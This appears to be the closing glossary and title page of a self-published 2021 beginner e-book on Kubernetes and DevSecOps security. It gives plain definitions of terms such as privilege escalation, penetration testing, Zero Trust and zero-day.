**Vulnerability:** is a weakness which can be exploited by a threat actor, such as an attacker, to cross privilege boundaries (i.e. perform unauthorized actions) within a computer system. To exploit a vulnerability, an attacker must have at least one applicable tool or technique that can connect to a system weakness. In this frame, vulnerabilities are also known as the attack surface.

**Vulnerability map:** a map overlaying vulnerability information (from third-party vulnerability management vendors) on top of Illumio’s application dependency map (Illumination®). This product capability within the Illumio offering helps security teams see which applications have open vulnerabilities (vulnerabilities that have not been patched) as well as the open pathways that an attacker could traverse in order to reach the vulnerable workload and exploit the open vulnerabilities.

**Public cloud computing:** the paradigm in which compute resources are made available to customers via the internet on infrastructure that is hosted by third-party providers. One of the defining characteristics of this model is elasticity: resources can scale up and scale down quickly as per the consuming organization’s needs.

**Privilege escalation:** is the act of exploiting a bug, design flaw or configuration oversight in an operating system, or software application to gain elevated access to resources that are normally protected from an application or user. The result is that an application with more privileges than intended by the application developer or system administrator can perform unauthorized actions.

**Penetration test, colloquially known as a pen test or ethical hacking:** is an authorized simulated cyberattack on a computer system, performed to evaluate the security of the system; this is not to be confused with a vulnerability assessment. The test is performed to identify weaknesses (also referred to as vulnerabilities), including the potential for unauthorized parties to gain access to the system's features and data, as well as strengths, enabling a full risk assessment to be completed.

**Workload:** a discrete operating system instance that can run on a bare-metal server, in a virtual machine, on a containerized host, or in a cloud environment.

**Zero Trust Network, or Zero Trust Architecture:** model was created in 2010 by John Kindervag, who at the time was a principal analyst at Forrester Research Inc. This model is a security concept centered on the belief that organizations should not automatically trust anything inside or outside its perimeters and instead must verify anything and everything trying to connect to its systems before granting access.

**Zero-day (also known as o-day):** is a computer-software vulnerability unknown to those who should be interested in its mitigation (including the vendor of the target software). Until the vulnerability is mitigated, hackers can exploit it to adversely affect programs, data, additional computers or a network. An exploit directed at a zero-day is called a zero-day exploit, or zero-day attack. The term "zero-day" originally referred to the number of days since a new piece of software was released to the public, so "zero-day software" was obtained by hacking into a developer's computer before release. Eventually the term was applied to the vulnerabilities that allowed this hacking, and to the number of days that the vendor has had to fix them.

## **Making this world more secure, making a better place together!**

*Thank so much for your time! I pretty hope this book and extra materials inspire you and create lots of opportunities because I believe that education and self-improvement is about inspiring and creating opportunities.*

*I hope it helps drive your professional career forward.*

**E-Book**

***DevSecOps and Cloud security series***

**by Ivan Piskunov**

**Guide for beginners from zero to hero**

# ***Kubernetes security***

In this comprehensive e-book, we're going to deep dive into the Kubernetes security. This book addressed for everyone system engineers and security expert who involved in developer's software process based on microservices architecture and cloud infrastructure.

**Become a  
DevSecOps expert**

**A self-published edition**



**2021**